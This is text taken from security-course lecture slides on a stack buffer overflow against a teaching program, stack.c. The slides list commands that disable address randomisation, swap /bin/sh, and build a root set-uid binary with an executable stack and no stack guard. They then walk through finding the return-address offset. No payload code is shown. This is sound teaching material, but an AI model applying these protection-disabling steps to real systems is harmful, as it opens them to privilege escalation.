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
bof() stack frame (stack.c)



## THE STACK




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
"badfile"

## THE STACK




bof() stack frame (stack.c)

## THE STACK




bof() stack frame (stack.c)



“badfile”

**Pretty easy, right?**

## THE STACK



bof() stack frame (stack.c)

# Our first buffer overflow attack

(but first we need to change some settings)

- Turn off **address randomization** (countermeasure) (for now)

```
sudo sysctl -w kernel.randomize_va_space=0
```

- Set /bin/sh to a shell **with no RUID != EUID privilege drop** countermeasure (for now...)

```
sudo ln -sf /bin/zsh /bin/sh
```

- Compile a **root owned set-uid** version of stack.c w/ **executable stack enabled** + **no stack guard**

*(In the lab, this is already done for you with the `makefile`)*

```
gcc -o stack -z execstack -fno-stack-protector stack.c  
sudo chown root stack  
sudo chmod 4755 stack
```


# Our first buffer overflow attack

**GOAL:**  
Overflow a buffer to insert code and a new return address

**Step 1:** Find the offset between the base of the buffer and the return address



“badfile”




We don't know where the return address is... but it is somewhere on the stack!

Step 1

# Our first buffer overflow attack

**GOAL:**

**Overflow a buffer to insert code and a new return address**



**Step 2:** Find the address to place our malicious **shellcode**


We do not know where *exactly* our malicious code is

We only know that our code we inject gets copied into a `buffer` on stack

**We do not know the exact memory location of buffer, because it varies depending on program memory usage**

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
We only know that our code we inject gets copied into a `buffer` on stack

**We do not know the exact memory location of buffer, because it varies depending on program memory usage**

We do control *where* in the buffer we inject our malicious code

# Our first buffer overflow attack

**GOAL:**  
Overflow a buffer to insert code and a new return address



We do not know where *exactly* our malicious code is

We only know that our code we inject gets copied into a `buffer` on stack

**We do not know the exact memory location of buffer, because it varies depending on program memory usage (sometimes)**

We are going to guess 😊

We can get the values for `$ebp` and `$esp` to help!





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
“badfile”




# Our first buffer overflow attack

**GOAL:**  
Overflow a buffer to insert code and a new return address

**Step 1:** Find the offset between the base of the buffer and the return address



“badfile”



← \$ebp

(This might seem obvious, but often times we might not know how big the buffer is!)


← Beginning of buffer

# Our first buffer overflow attack


**GOAL:**

**Overflow a buffer to insert code and a new return address**

**Step 1:** Find the offset between the base of the buffer and the return address



“badfile”



+4

\$ebp

Return address =

$(\$ebp - \text{beginning of buffer}) + 4$

Beginning of buffer

